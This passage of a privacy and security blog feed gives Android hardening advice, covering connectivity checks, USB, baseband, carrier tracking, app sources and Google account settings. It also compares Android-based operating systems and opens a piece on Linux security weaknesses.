<p>On GrapheneOS, connectivity checks by default are done with GrapheneOS&rsquo;s own servers, instead of with Google ones. A network observer on your ISP’s network can see that you are using a GrapheneOS device. If you are using a VPN and want to appear like a regular Android device to your ISP, go to <strong>Settings</strong> → <strong>Network &amp; internet</strong> → <strong>Internet connectivity check</strong> and select <strong>Standard (Google)</strong> instead. Note that this will not stop a determined adversarial ISP from finding out you are not using stock OS <a href="https://grapheneos.org/faq#default-dns">through your DNS fallback</a>.</p>
<p>If you want to, you can disable connectivity check altogether. Note that this will stop captive portals from working.</p>
<ul>
<li>On GrapheneOS, go to <strong>Settings</strong> → <strong>Network &amp; internet</strong> → <strong>Internet connectivity check</strong> and select <strong>Disabled</strong>.</li>
<li>On other Android-based operating systems, you can <a href="https://gitlab.com/CalyxOS/calyxos/-/issues/1226#note_1130393164">disable captive portal via ADB</a>.</li>
</ul>
<p>To disable:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">adb shell settings put global captive_portal_mode <span class="m">0</span>
</span></span></code></pre></div><p>To re-enable:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">adb shell settings delete global captive_portal_mode
</span></span></code></pre></div><h2 id="restrict-usb-peripherals">Restrict USB Peripherals</h2>
<p>USB peripherals should be disabled or set to only be allowed when the device is unlocked if possible.</p>
<p>On GrapheneOS, you can adjust this setting in <strong>Settings</strong> → <strong>Security</strong> → <strong>USB accessories</strong>. The OS defaults to &ldquo;Allow new USB peripherals when unlocked&rdquo;.</p>
<h2 id="media-access">Media Access</h2>
<p>Quite a few applications allow you to &ldquo;share&rdquo; a file with them for media upload. If you want to, for example, tweet a picture to Twitter, do not grant Twitter access to your &ldquo;media and photos&rdquo;, because it will have access to all of your pictures then. Instead, go to your file manager (documentsUI), hold onto the picture, then share it with Twitter.</p>
<p>If you are using GrapheneOS, you should utilize the Storage Scopes feature to force apps that request broad storage access permission to function with scoped storage.</p>
<p><img loading="lazy" src="/images/vlc-storage-scopes.png" alt="VLC Storage Scopes"  />
</p>
<h2 id="user-profiles">User Profiles</h2>
<p>Multiple user profiles can be found in <strong>Settings</strong> → <strong>System</strong> → <strong>Multiple users</strong> and are the simplest way to isolate in Android.</p>
<p>With user profiles, you can impose restrictions on a specific profile, such as: making calls, using SMS, or installing apps on the device. Each profile is encrypted using its own encryption key and cannot access the data of any other profiles. Even the device owner cannot view the data of other profiles without knowing their password. Multiple user profiles are a more secure method of isolation.</p>
<h2 id="work-profile">Work Profile</h2>
<p><a href="https://support.google.com/work/android/answer/6191949">Work Profiles</a> are another way to isolate individual apps and may be more convenient than separate user profiles.</p>
<p>A <strong>device controller</strong> such as <a href="https://gitea.angry.im/PeterCxy/Shelter#shelter">Shelter</a> is required, unless you&rsquo;re using CalyxOS which includes one.</p>
<p>The work profile is dependent on a device controller to function. Features such as <em>File Shuttle</em> and <em>contact search blocking</em> or any kind of isolation features must be implemented by the controller. You must also fully trust the device controller app, as it has full access to your data inside of the work profile.</p>
<p>This method is generally less secure than a secondary user profile; however, it does allow you the convenience of running apps in both the work and personal profiles simultaneously.</p>
<h2 id="baseband-modem-attack-surface-reduction">Baseband Modem Attack Surface Reduction</h2>
<p>By default, your baseband modem will typically be set to support just about every generation of mobile cellular technology, from 2G to 5G. This exposes a large attack surface.</p>
<p>You can reduce this attack surface by limiting the baseband modem to using just the generation that it needs. In most cases, this would be 4G/LTE.</p>
<p>GrapheneOS has the LTE only mode exposed in settings. You can set this by going to <strong>Settings</strong> → <strong>Internet</strong> → <strong>Your carrier name</strong> → <strong>Preferred network type</strong> → <strong>LTE Only</strong>.</p>
<p>If your Android-based operating system does not expose this setting in the Settings app, or if you want to set your baseband modem to a less restrictive mode, dial <code>*#*#4636#*#*</code> then hit <strong>Phone information</strong>. Here, you can set preferred network type to just the generations that you intend to use. For example, if you only want to use 5G and 4G, you can set it to <code>NR/LTE</code>.</p>
<h2 id="carrier-tracking">Carrier Tracking</h2>
<p>Carriers can track your coarse location through various means. At minimum, you need to use airplane mode to turn off the baseband modem, and turn off Wifi-calling which bypasses the system VPN. There may also be additional connections to the carrier&rsquo;s servers outside of the VPN tunnel, so you need to use Wireshark to verify this for your specific setup.</p>
<p><strong>Exact behavior does differ across SoCs and may vary between carriers as well</strong>, so I cannot give exact instructions for every setup. On a Google Pixel 7 Pro running GrapheneOS, you need to do the following:</p>
<ul>
<li>
<p>Disable Wi‑Fi calling.</p>
</li>
<li>
<p>Disable the SIMs/eSIMs in <strong>Settings</strong> → <strong>Network &amp; internet</strong> → <strong>SIMs</strong>. On GrapheneOS, if you are using an eSIM, you will need to enable privileged eSIM management. With certain carriers, there will be an ePDG server defined which the operating system will connect to outside of a VPN tunnel. While unlikely, a malicious carrier can track a user by giving them a unique ePDG server.</p>
</li>
<li>
<p>Turn on airplane mode. This will turn off the modem and disable all transmission to cell towers. Note that simply removing SIM cards is not enough &mdash; your phone will still connect to cellular networks to permit emergency calling.</p>
</li>
<li>
<p>Disable privileged eSIM management after you have disabled all of the eSIMs. With certain carriers, the eSIM management app will connect to the provisioning server to check for eSIM update, even if the eSIMs are disabled.</p>
</li>
</ul>
<h2 id="where-to-get-your-applications">Where to Get Your Applications</h2>
<h3 id="grapheneos-app-store">GrapheneOS App Store</h3>
<p>GrapheneOS&rsquo;s app store is available on <a href="https://github.com/GrapheneOS/Apps/releases">GitHub</a>. It supports Android 12 and above and is capable of updating itself. The app store has standalone applications built by the GrapheneOS project such as the <a href="https://attestation.app/">Auditor</a>, <a href="https://github.com/GrapheneOS/Camera">Camera</a>, and <a href="https://github.com/GrapheneOS/PdfViewer">PDF Viewer</a>. If you are looking for these applications, I highly recommend that you get them from GrapheneOS&rsquo;s app store instead of the Play Store, as the apps on their store are signed by the GrapheneOS&rsquo;s project own signature that Google does not have access to.</p>
<h3 id="aurora-store">Aurora Store</h3>
<p>The <a href="https://auroraoss.com/downloads/AuroraStore/">Aurora Store</a> is a proxy for the Google Play Store. It is great for privacy in the sense that it automatically gives you a disposable account to download apps, and it works on Android-based distributions that do not support Google Play Services. That being said, it lacks security features like certificate pinning and does not support Play Asset Delivery.</p>
<p>My recommendation is to stick with the Google Play Store unless your threat model calls for not logging into Google Services at all.</p>
<h3 id="f-droid">F-Droid</h3>
<p>F-Droid, despite being often recommended in the privacy community, has various security deficiencies. You can read more about them <a href="/posts/android/f-droid-security-issues/">here</a>.</p>
<p>I do not recommend that you use F-Droid at all unless you have no other choice to obtain certain apps. In some rare cases, there may be some apps which require the F-Droid version to work properly without Google Play Services. If you do end up using F-Droid, I highly recommend that you avoid the official F-Droid client (which is extremely outdated and targets API level 25) and use a more modern client with seamless updates such as <a href="https://github.com/NeoApplications/Neo-Store">NeoStore</a>. You should also avoid using the official F-Droid repository as much as possible and stick to the F-Droid repositories hosted by the app developers instead.</p>
<h3 id="github">GitHub</h3>
<p>You can also obtain your apps directly from their GitHub repositories. In most cases, there would be a pre-built APK for you to download. You can verify the signature of the downloaded using <code>apksigner</code>:</p>
<ul>
<li>Install <a href="https://developer.android.com/studio">Android Studio</a> which includes <code>apksigner</code>. On macOS, <code>apksigner</code> can be found at <code>~/Library/Android/sdk/build-tools/&lt;version&gt;/apksigner</code>.</li>
<li>Run <code>apksigner verify --print-certs --verbose myCoolApp.apk</code> to verify the certificate of the apk.</li>
</ul>
<p>After you have verified the signature of the apk and installed it on your phone, there are several strategies you can use to keep the application up-to-date.</p>
<p>The first strategy is to add the atom feed of the application&rsquo;s release page to an RSS Reader like <a href="https://github.com/Ashinch/ReadYou">ReadYou</a> to get notified of new releases. You will still need to download and install the new releases manually. If you are confused, here is a video that could help with this process:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/FFz57zNR_M0" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>The second strategy is to use the <a href="https://apt.izzysoft.de/fdroid/">IzzyOnDroid</a> F-Droid repository with a modern F-Droid client like <a href="https://github.com/NeoApplications/Neo-Store">NeoStore</a>, as mentioned <a href="#f-droid">above</a>. The IzzyOnDroid repository pulls new releases from various GitHub repositories to their server, which can then be automatically downloaded and installed by NeoStore. The downside of this strategy is that not every application on GitHub is on IzzyOnDroid, and sometimes IzzyOnDroid fails to pull a new release, resulting in you not getting any updates at all.</p>
<p>It should be noted that since Android has automatic signature checking for existing applications on the system; that is, you only need to manually check the signature of the apk the first time you install an application. If you do use IzzyOnDroid to update applications, you will need to manually confirm the first update of an application to authorize the NeoStore as the installation source. After that, future updates will be seamless.</p>
<h2 id="google">Google</h2>
<p>If you are using a device with Google services, either with the stock operating system or an operating system that safely sandboxes Google Play Services like GrapheneOS, there are a number of additional changes you can make to improve your privacy.</p>
<h3 id="enroll-in-the-advanced-protection-program">Enroll in the Advanced Protection Program</h3>
<p><img loading="lazy" src="/images/advanced-protection-program.png" alt="Advanced Protection Program"  />
</p>
<p>If you have a Google account we suggest enrolling in the <a href="https://landing.google.com/advancedprotection/">Advanced Protection Program</a>. It is available at no cost to anyone with two or more hardware security keys with <a href="/knowledge/multi-factor-authentication/#fido2-fast-identity-online">FIDO2</a> support.</p>
<p>The Advanced Protection Program provides enhanced threat monitoring and enables:</p>
<ul>
<li>Stricter two factor authentication; e.g. that <a href="/posts/knowledge/multi-factor-authentication/#fido2-fast-identity-online">FIDO2</a> <strong>must</strong> be used and disallows the use of <a href="/posts/knowledge/multi-factor-authentication/#email-and-sms-mfa">SMS OTP</a>, <a href="/posts/knowledge/multi-factor-authentication/#time-based-one-time-password-totp">TOTP</a> and <a href="https://en.wikipedia.org/wiki/OAuth">OAuth</a></li>
<li>Only Google and verified third-party apps can access account data</li>
<li>Scanning of incoming emails on Gmail accounts for <a href="https://en.wikipedia.org/wiki/Phishing#Email_phishing">phishing</a> attempts</li>
<li>Stricter <a href="https://www.google.com/chrome/privacy/whitepaper.html#malware">safe browser scanning</a> with Google Chrome</li>
<li>Stricter recovery process for accounts with lost credentials</li>
</ul>
<p>If you use non-sandboxed Google Play Services (common on stock operating systems), the Advanced Protection Program also comes with <a href="https://support.google.com/accounts/answer/9764949?hl=en">additional benefits</a> such as:</p>
<ul>
<li>Not allowing app installation outside of the Google Play Store, the OS vendor&rsquo;s app store, or via <a href="https://en.wikipedia.org/wiki/Android_Debug_Bridge"><code>adb</code></a></li>
<li>Mandatory automatic device scanning with <a href="https://support.google.com/googleplay/answer/2812853?hl=en#zippy=%2Chow-malware-protection-works%2Chow-privacy-alerts-work">Play Protect</a></li>
<li>Warning you about unverified applications</li>
</ul>
<h3 id="google-play-system-updates">Google Play System Updates</h3>
<p>In the past, Android security updates had to be shipped by the operating system vendor. Android has become more modular beginning with <a href="https://www.android.com/android-10/">Android 10</a>, and Google <a href="https://blog.google/products/android-enterprise/android-10-security/">can push security updates</a> for <strong>some</strong> system components via the privileged Play Services.</p>
<p>If you have an EOL device shipped with Android 10 or above (shipped beginning 2020), you may be better off sticking with the stock OS in the short term as opposed to running an insecure alternative operating system. This will allow you to receive <strong>some</strong> security fixes from Google, while not violating the Android security model and increasing your attack surface. You should still upgrade to a supported device as soon as possible.</p>
<h3 id="disable-advertising-id">Disable Advertising ID</h3>
<p>All devices with Google Play Services installed automatically generate an <a href="https://support.google.com/googleplay/android-developer/answer/6048248?hl=en">advertising ID</a> used for targeted advertising. Disable this feature to limit the data collected about you.</p>
<p>On Android distributions with <a href="https://grapheneos.org/usage#sandboxed-google-play">Sandboxed Google Play</a>, go to <strong>Settings</strong> → <strong>Apps</strong> → <strong>Sandboxed Google Play</strong> → <strong>Google Settings</strong> → <strong>Ads</strong>, and select <em>Delete advertising ID</em>.</p>
<p>On Android distributions with privileged Google Play Services (such as stock OSes), the setting may be in one of several locations:</p>
<ul>
<li><strong>Settings</strong> → <strong>Google</strong> → <strong>Ads</strong></li>
<li><strong>Settings</strong> → <strong>Privacy</strong> → <strong>Ads</strong></li>
</ul>
<p><img loading="lazy" src="/images/ads-id.png" alt="Ads id"  />
</p>
<p>You will be given the option to either delete your advertising ID or <em>Opt out of interest-based ads</em> &mdash; this varies between OEM distributions of Android. If presented with the option to delete the advertising ID, choosing that is preferred. If not, then make sure to opt out and reset your advertising ID.</p>
<h3 id="google-messages">Google Messages</h3>
<p>Google is currently pushing for the adoption of <a href="https://support.google.com/messages/answer/10262381?hl=en">RCS with end to end encryption</a> to compete with iMessage. On certain Android devices, especially Google Pixels with stock OS, <a href="https://messages.google.com/">Google Messages</a> is set as the default SMS app to provide this feature.</p>
<p>If you are on an OS with Play Services installed, I highly recommend that you use Google Messages as the SMS app to get opportunistic end to end encryption with your contacts. It works fairly well on GrapheneOS with Sandboxed Play Services, too.</p>
<p>You can disable telemetry in Google Messages by tapping the profile in the top right → <strong>Messages settings</strong> → <strong>Help Improve Messages</strong> and toggling it off. There are also some other configurations in <strong>Messages settings</strong> → <strong>RCS chats</strong> that you might want to go over, such as <strong>Show typing indicators</strong> or <strong>Send read receipts</strong>.</p>
<p>If you have trouble connecting to RCS, try disabling your VPN and the VPN killswitch first, then reconnect to RCS. Once you have connected to the server, you can re-enable your VPN and the killswitch, and it should work just fine across reboots. I am not sure what is causing this issue, but it might be related to <a href="https://issuetracker.google.com/issues/189577131">this bug</a>.</p>
<h3 id="google-fi">Google Fi</h3>
<p>Google Fi provides <a href="https://fi.google.com/about/end-to-end-encrypted-calls">opportunistic end‑to‑end encryption</a> for phone calls between Fi users on Android and <a href="https://support.google.com/fi/answer/9040000">includes a VPN service</a>. Fi also implements a unique privacy‑bolstering <a href="https://www.gstatic.com/fi/wormhole/whitepaper-a00cc4732620f382da5b7aac2bcb6905f970ba6b.pdf">virtual carrier network</a> (VCN) architecture on supported devices, but it is <a href="https://support.google.com/fi/answer/9040000">temporarily disabled</a>.</p>
<p>This is not without its caveats:</p>
<ul>
<li>Google Fi requires Play Services and the <a href="https://play.google.com/store/apps/details?id=com.google.android.apps.tycho&amp;hl=en_US">Fi app</a> to work properly. Without Play Services, all of the features mentioned above, along with visual voicemail, will not work. SMS messages will have random strings added at the end of each of them.</li>
<li>The Google Fi app needs to be installed in the owner profile for SIM/eSIM activation.</li>
<li>Google Fi Wi‑Fi calling does not work behind a VPN with the killswitch enabled in the owner profile.</li>
</ul>
<p>If you live in the United States and use the stock operating system, I highly recommend using Google Fi as your carrier to take advantage of the end to end encrypted calls and Fi VPN. People using a Pixel 4 and above will benefit the most from the VCN as mentioned.</p>
<p>If you use GrapheneOS and do not mind installing Sandboxed Play Services, Fi is still a better option than other providers thanks to Google&rsquo;s general good security practices and the fact that you can enroll in the Advanced Protection Program to have much better protection for your account. Some other providers do not even have multi-factor authentication support, and most will not let you enforce FIDO2 as the authentication method.</p>
]]></content>
      </entry>
      <entry>
        <title>Choosing Your Android-Based Operating System</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/android/choosing-your-android-based-operating-system/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/android/choosing-your-android-based-operating-system/</id>
        <published>2022-07-18T00:00:00Z</published>
        <updated>2024-10-13T07:33:26-06:00</updated>
        <summary type="html">Android is a secure operating system that has strong app sandboxing, Verified Boot (AVB), and a robust permission control system.
When you buy an Android phone, the device&amp;rsquo;s default operating system often comes with invasive integration with apps and services that are not part of the Android Open-Source Project. An example of such is Google Play Services, which has irrevocable privileges to access your files, contacts storage, call logs, SMS messages, location, camera, microphone, hardware identifiers, and so on.</summary>
          <content type="html"><![CDATA[<p>Android is a secure operating system that has strong <a href="https://source.android.com/security/app-sandbox">app sandboxing</a>, <a href="https://source.android.com/security/verifiedboot">Verified Boot</a> (AVB), and a robust <a href="https://developer.android.com/guide/topics/permissions/overview">permission</a> control system.</p>
<p>When you buy an Android phone, the device&rsquo;s default operating system often comes with invasive integration with apps and services that are not part of the <a href="https://source.android.com/">Android Open-Source Project</a>. An example of such is Google Play Services, which has irrevocable privileges to access your files, contacts storage, call logs, SMS messages, location, camera, microphone, hardware identifiers, and so on. These apps and services increase the attack surface of your device and are the source of various privacy concerns with Android.</p>
<p>This problem could be solved by using a custom Android-based operating system that does not come with such invasive integration. Unfortunately, many custom Android-based operating systems often violate the Android security model by not supporting critical security features such as AVB, rollback protection, firmware updates, and so on. Some of them also ship <a href="https://source.android.com/setup/build/building#choose-a-target"><code>userdebug</code></a> builds which expose root over <a href="https://developer.android.com/studio/command-line/adb">ADB</a> and require <a href="https://github.com/LineageOS/android_system_sepolicy/search?q=userdebug&amp;type=code">more permissive</a> SELinux policies to accommodate debugging features, resulting in a further increased attack surface and weakened security model.</p>
<p>When choosing a custom Android-based operating system, you should make sure that it upholds the Android security model. Ideally, the custom operating system should have substantial privacy and security improvements to justify adding yet another party to trust.</p>
<h2 id="baseline-security">Baseline Security</h2>
<h3 id="verified-boot">Verified Boot</h3>
<p><img loading="lazy" src="/images/verified-boot.png" alt="Verified Boot"  />
</p>
<p><a href="https://source.android.com/security/verifiedboot">Verified Boot</a> is an important part of the Android security model. It provides protection against <a href="https://en.wikipedia.org/wiki/Evil_maid_attack">evil maid</a> attacks, malware persistence, and ensures security updates cannot be downgraded with <a href="https://source.android.com/security/verifiedboot/verified-boot#rollback-protection">rollback protection</a>.</p>
<p>On Android, only your data (inside of the /data partition) is encrypted, and the operating system files are left unencrypted. Verified Boot ensures the integrity of the operating system files, thereby preventing an adversary with physical access from tampering or installing malware on the device. In the unlikely case that malware is able to exploit other parts of the system and gain higher privileged access, Verified Boot will prevent and revert changes to the system partition upon rebooting the device.</p>
<p>Unfortunately, OEMs are only obliged to support Verified Boot on their stock Android distribution. Only a few OEMs such as Google support custom AVB key enrollment on their devices. Additionally, some AOSP derivatives such as LineageOS or /e/ OS do not support Verified Boot even on hardware with Verified Boot support for third-party operating systems. In most cases, trading off verified boot for simply not having Play Services is not worth it.</p>
<h3 id="firmware-updates">Firmware Updates</h3>
<p>Firmware updates are critical for maintaining security and without them your device cannot be secure. OEMs have support agreements with their partners to provide the closed-source components for a limited support period. These are detailed in the monthly <a href="https://source.android.com/security/bulletin">Android Security Bulletins</a>.</p>
<p>On a custom Android distribution, it is the responsibility of the operating system vendor to extract the firmware from the stock operating system, test it against their Android builds, then ship them to the user.</p>
<p>Unfortunately, many custom Android distributions, including extremely popular ones like LineageOS and /e/ OS do not ship firmware updates for most of their supported device. Instead, they expect the user to keep track of stock OS updates, extract and flash the firmware themselves. Beyond the lack of testing, this is extremely burdensome and not feasible for most end users and is yet another reason to not use these distributions.</p>
<h3 id="patch-levels">Patch Levels</h3>
<p>As the <a href="https://source.android.com/security/bulletin">Android Security Bulletins</a> is updated every month, Android-Based operating systems are expected to apply all security fixes before the next bulletin update comes out. Beside extracting the firmware, testing it and shipping it to the end user as described <a href="#firmware-updates">above</a>, the AOSP based system also need to be updated.</p>
<p>This is a particularly challenging thing to do, especially around the time of a new major Android release since there are a lot of changes. Sometimes, newer firmware versions require newer major versions of AOSP, and if the developer takes too long to update their base operating system to the next major AOSP version, they cannot ship firmware updates either, leaving users vulnerable.</p>
<p>This has happened to CalyxOS during the Android 11 to Android 12 transition. It took them <a href="https://github.com/privacyguides/privacyguides.org/pull/578#issue-1112002737">4 months</a> to update to Android 12; and during those 4 months, they could not ship any firmware updates at all, leaving the user vulnerable during that time period.</p>
<p>It would be much better if you just stick to the stock operating system (which got updated to Android 12 shortly after the AOSP 12 release) instead of using a custom operating system which could not keep up with updates as described.</p>
<h3 id="chromium-webview-updates">Chromium Webview Updates</h3>
<p>Android comes with a system <a href="https://developer.android.com/reference/android/webkit/WebView">webview</a>, a component that many apps rely on to use as part of their activity layout. It effectively behaves like a minimal browser, opening random websites with arbitrary code the internet. Thus, it is very important that this component is consistently kept up to date.</p>
<p>Some Android-based operating systems, including ones like CalyxOS, often fall behind on security updates for this component. Particularly, this has gotten so bad that they actually fell behind for <a href="https://github.com/privacyguides/privacyguides.org/pull/548#issuecomment-1018245074">3 months</a> back in January 2022 and <a href="https://github.com/privacyguides/privacyguides.org/pull/1378">2 months</a> in June 2022. It is a good indication that these operating systems cannot keep up with security updates and should not be used.</p>
<h3 id="user-builds">User Builds</h3>
<p>As mentioned <a href="/posts/os/choosing-your-android-based-operating-system/">above</a>, <code>userdebug</code> builds expose root over ADB and require more permissive SELinux policies to accommodate debugging features. They violate the Android security model and are really only meant for developers to test out their android builds during development.</p>
<p>End users should be using the production <code>user</code> builds. Distributions which do not ship <code>user</code> builds like LineageOS or /e/ OS should be avoided, especially if your device has not reached end of life.</p>
<h3 id="selinux-in-enforcing-mode">SELinux in Enforcing Mode</h3>
<p><a href="https://source.android.com/security/selinux">SELinux</a> is a critical part of the Android security model, having the Linux kernel enforcing confinement for all processes, including system processes running as root.</p>
<p>In order for a system to be secure, it must have SELinux in Enforcing mode, accompanied by fine-grained SELinux policies.</p>
<p>Unfortunately, many custom Android-based operating system builds (especially unofficial LineageOS builds) disables SELinux or set it into Permissive mode. You can check whether SELinux is in enforcing mode or not by executing <code>getenforce</code> in the ADB shell (the expected output is <code>Enforcing</code>). You should avoid any Android-based operating system builds that do not have SELinux in enforcing mode at all cost.</p>
<p><img loading="lazy" src="/images/adb-selinux.png" alt="ADB SELinux"  />
</p>
<h2 id="recommended-android-based-operating-systems">Recommended Android-Based Operating Systems</h2>
<p>Currently, I am only aware of two Android-based operating systems that should be used over the stock operating systems:</p>
<h3 id="grapheneos">GrapheneOS</h3>
<p><img loading="lazy" src="/images/grapheneos-aurora.jpg" alt="GrapheneOS Aurora"  />
</p>
<p><a href="https://grapheneos.org">GrapheneOS</a> is the <strong>only</strong> custom Android-based operating system you should buy a new phone for. It provides additional <a href="https://en.wikipedia.org/wiki/Hardening_(computing)">security hardening</a> and privacy improvements over the stock operating system from Google. It has a <a href="https://github.com/GrapheneOS/hardened_malloc">hardened memory allocator</a>, network and sensor permissions, and various other <a href="https://grapheneos.org/features">security feature</a>. GrapheneOS also comes with full firmware updates and signed builds, so verified boot is fully supported. Here is a quick video demonstrating the network and sensors permissions:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/0ic6QK0xUMY" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>For usability purposes, GrapheneOS supports <a href="https://grapheneos.org/usage#sandboxed-google-play">Sandboxed Google Play</a>, which runs Google Play Services fully sandboxed like any other regular app. This means you can take advantage of most Google Play Services, such as <a href="https://firebase.google.com/docs/cloud-messaging/">push notifications</a>, while giving you full control over their permissions and access, and while containing them to a specific work profile or user profile of your choice. Most interestingly, the <a href="https://android-doc.github.io/google/play/billing/api.html">In-app Billing API</a>, <a href="https://play.google.com/googleplaygames">Google Play Games</a>, <a href="https://developer.android.com/guide/playcore/asset-delivery">Play Asset Delivery</a>, <a href="/posts/knowledge/multi-factor-authentication/#fido2-fast-identity-online">FIDO2</a> all work exceptionally well. Most <a href="https://landing.google.com/advancedprotection/">Advanced Protection Program</a> features, except for <a href="https://support.google.com/googleplay/answer/2812853?hl=en">Play Protect</a> and restricted app installation, also work.</p>
<p>Because GrapheneOS does not grant any Google Apps and Services apart from the opt-in eSIM action app privileged access to the system, Play Protect cannot disable or uninstall known malicious applications when it detects them. As for restricted app installation, this feature is not that useful on stock operating system anyways, since it is bypassable with <code>adb push</code>.</p>
<p>Recently, GrapheneOS has also added the <a href="https://grapheneos.org/usage#storage-access">Storage Scopes</a> feature, allowing you to force apps that request broad storage access permission to function with scoped storage. With this new feature, you no longer have to grant certain apps access to all of your media or files to use them anymore. You can watch a video of Storage Scope in action here:</p>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/WjrANjvrSzw" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p>Currently, Google Pixel phones are the only devices that meet GrapheneOS&rsquo;s <a href="https://grapheneos.org/faq#device-support">hardware security requirements</a>.</p>
<h3 id="divestos">DivestOS</h3>
<p><a href="https://divestos.org/">DivestOS</a> is a great aftermarket operating system for devices that have gone end-of-life or are near end-of-life. Note that this is a harm reduction project, ran by one developer on the best effort basis, and you should not buy a new device just to run DivestOS.</p>
<p>Being a soft-fork of <a href="https://lineageos.org/">LineageOS</a>, DivestOS inherits many <a href="https://divestos.org/index.php?page=devices&amp;base=LineageOS">supported devices</a> from LineageOS. It has signed builds, making it possible to have <a href="https://source.android.com/security/verifiedboot">verified boot</a> on some non-Pixel devices. Unlike its upstream, it does ship <code>user</code> builds.</p>
<p>It comes with substantial hardening over AOSP. DivestOS has automated kernel vulnerability (<a href="https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures">CVE</a>) <a href="https://gitlab.com/divested-mobile/cve_checker">patching</a>, fewer proprietary blobs, a custom <a href="https://divested.dev/index.php?page=dnsbl">hosts</a> file, and various security features ported from GrapheneOS. A non-exhaustive list of this includes:</p>
<ul>
<li>A hardened webview. <a href="https://gitlab.com/divested-mobile/mulch">Mulch</a> comes with <em>some</em> patches from GrapheneOS&rsquo;s Vanadium browser and the <a href="https://github.com/bromite/bromite">Bromite</a> project. It gets updated fairly quickly and does not fall behind nearly as much as Bromite did.</li>
<li>Kernel patches from GrapheneOS and enables all available kernel security features via <a href="https://github.com/Divested-Mobile/DivestOS-Build/blob/master/Scripts/Common/Functions.sh#L758">defconfig hardening</a>. All kernels newer than version 3.4 include full page <a href="https://lwn.net/Articles/334747/">sanitization</a> and all ~22 Clang-compiled kernels have <a href="https://reviews.llvm.org/D54604?id=174471"><code>-ftrivial-auto-var-init=zero</code></a> enabled.</li>
<li>GrapheneOS&rsquo;s <a href="https://developer.android.com/training/basics/network-ops/connecting"><code>INTERNET</code></a> and SENSORS permission toggle.</li>
<li><a href="https://github.com/GrapheneOS/hardened_malloc">Hardened memory allocator</a></li>
<li><a href="https://grapheneos.org/usage#exec-spawning">Secure Exec-Spawning</a></li>
<li>Partial <a href="https://en.wikipedia.org/wiki/Bionic_(software)">bionic</a> hardening patchsets from GrapheneOS</li>
<li>GrapheneOS&rsquo;s per-network full <a href="https://en.wikipedia.org/wiki/MAC_address#Randomization">MAC randomization</a> option on version 17.1 and higher</li>
<li>Automatic reboot/Wi-Fi/Bluetooth <a href="https://grapheneos.org/features">timeout options</a></li>
</ul>
<p>With that being said, DivestOS is not without its faults. The developer does not have all of the devices he is building for, and for a lot of them he simply publishes the builds blind without actually testing them. Firmware update support <a href="https://gitlab.com/divested-mobile/firmware-empty/-/blob/master/STATUS">varies</a> across devices. DivestOS also takes a very long time to update to a new major Android, and actually took longer than CalyxOS did as mentioned <a href="#firmware-updates">above</a>. It does not tend to fall behind on Chromium updates like CalyxOS, however.</p>
<p>Also, please note that I am only recommending DivestOS here, and not any of its related apps. For instance, I would not recommend using Mull, since it is just a Firefox Android fork with better defaults and still inherits many security deficiencies from its upstream, including the lack of support for <a href="https://wiki.mozilla.org/Project_Fission">site isolation</a> and <a href="https://bugzilla.mozilla.org/show_bug.cgi?id=1565196">isolatedProcess</a>.</p>
]]></content>
      </entry>
      <entry>
        <title>Linux Insecurities</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/linux-insecurities/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/linux-insecurities/</id>
        <published>2022-07-18T00:00:00Z</published>
        <updated>2024-06-11T14:20:47-07:00</updated>
        <summary type="html">There is a common misconception among privacy communities that Linux is one of the more secure operating systems, either because it is open-source or because it is widely used in the cloud. However, this is a far cry from reality.
There is already a very in-depth technical blog explaining the various security weaknesses of Linux by Madaidan, Whonix&amp;rsquo;s Security Researcher. This page will attempt to address some of the questions commonly raised in reaction to his blog post.</summary>
          <content type="html"><![CDATA[<p>There is a common misconception among privacy communities that Linux is one of the more secure operating systems, either because it is open-source or because it is widely used in the cloud. However, this is a far cry from reality.</p>
<p>There is already a very in-depth technical blog explaining the various security weaknesses of Linux by Madaidan, <a href="https://www.whonix.org/">Whonix</a>&rsquo;s Security Researcher. This page will attempt to address some of the questions commonly raised in reaction to his blog post. You can find the original article <a href="https://madaidans-insecurities.github.io/linux.html">here</a>.</p>
<p><img loading="lazy" src="/images/madaidan-insecurities-linux.png" alt="Madaidan&amp;rsquo;s Linux Insecurities"  />
</p>
<h2 id="why-is-linux-used-on-servers-if-it-is-so-insecure">Why is Linux used on servers if it is so insecure?</h2>
<p>On servers, while most of the problems referenced in the article still exist, they are somewhat less problematic.</p>
<p>On Desktop Linux, GUI applications run under your user, and thus have access to all of your files in <code>/home</code>. This is in contrast to how system daemons typically run on servers, where they have their own group and user. For example, NGINX will run under <code>nginx:nginx</code> on Red Hat distributions, or <code>www-data:www-data</code> on Debian based ones. Discretionary Access Control does help with filesystem access control for server processes, but is useless for desktop applications.</p>
<p>Another thing to keep in mind is that Mandatory Access Control is also somewhat effective on servers, as commonly run system daemons are confined. In contrast, on desktop, there is virtually no AppArmor profile to confine even regularly used apps like Chrome or Firefox, let alone less common ones. On SELinux systems, these apps run in the UNCONFINED SELinux domain.</p>
<p>Linux servers are lighter than Desktop Linux systems by orders of magnitude, without hundreds of packages and dozens of system daemons running like X11, audio servers, printing stack, and so on. Thus, the attack surface is much smaller.</p>
<h2 id="linux-hardening-myths">Linux Hardening Myths</h2>
<p>There is a common claim in response to Madaidan that Linux is only insecure by default, and that an experienced user can make it the most secure operating system out there, surpassing the likes of macOS or ChromeOS. Unfortunately, this is wishful thinking. There is no amount of hardening that one can reasonably apply as a user to shore up the inherent issues with Linux.</p>
<h3 id="lack-of-verified-boot">Lack of verified boot</h3>
